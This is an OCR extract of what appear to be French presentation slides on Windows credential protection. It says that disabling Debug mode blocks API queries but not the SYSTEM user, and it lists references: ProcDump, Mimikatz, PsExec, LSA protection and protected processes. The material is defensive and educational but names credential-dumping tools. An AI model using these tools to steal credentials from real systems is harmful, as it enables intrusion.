
Les vulnérabilités persistantes

La désactivation du mode Debug empêchera l'interrogation via API :



Les vulnérabilités persistantes

La désactivation du mode Debug empêchera l'interrogation via API (mais pas à l'utilisateur système ^^) :



Ressources et outils utilisés

- Debug Programs GPO (Microsoft) :
  https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-10/security/threat-protection/security-policy-settings/debug-programs

- User Mode & Kernel Mode (Microsoft) :
  https://learn.microsoft.com/en-us/windows-hardware/drivers/gettingstarted/user-mode-and-kernel-mode

- ProcDump (Sysinternals / Microsoft) :
  https://learn.microsoft.com/en-us/sysinternals/downloads/procdump

- Mimikatz (Benjamin Delpy / @gentilkiwi) :
  https://github.com/gentilkiwi/mimikatz

- PsExec (Sysinternals / Microsoft) :
  https://learn.microsoft.com/en-us/sysinternals/downloads/psexec

Ressources et outils utilisés

- Configurer une protection LSA renforcée (Microsoft) :
  https://learn.microsoft.com/fr-fr/windows-server/security/credentials-protection-and-management/configuring-additional-lsa-protection

- LSAExplorer
  https://github.com/5Fingers/LSAExplorer

- Protected Processes & PPL (trainsec)
  https://trainsec.net/library/windows-internals/protected-processes-ppl-keeping-windows-heart-safe/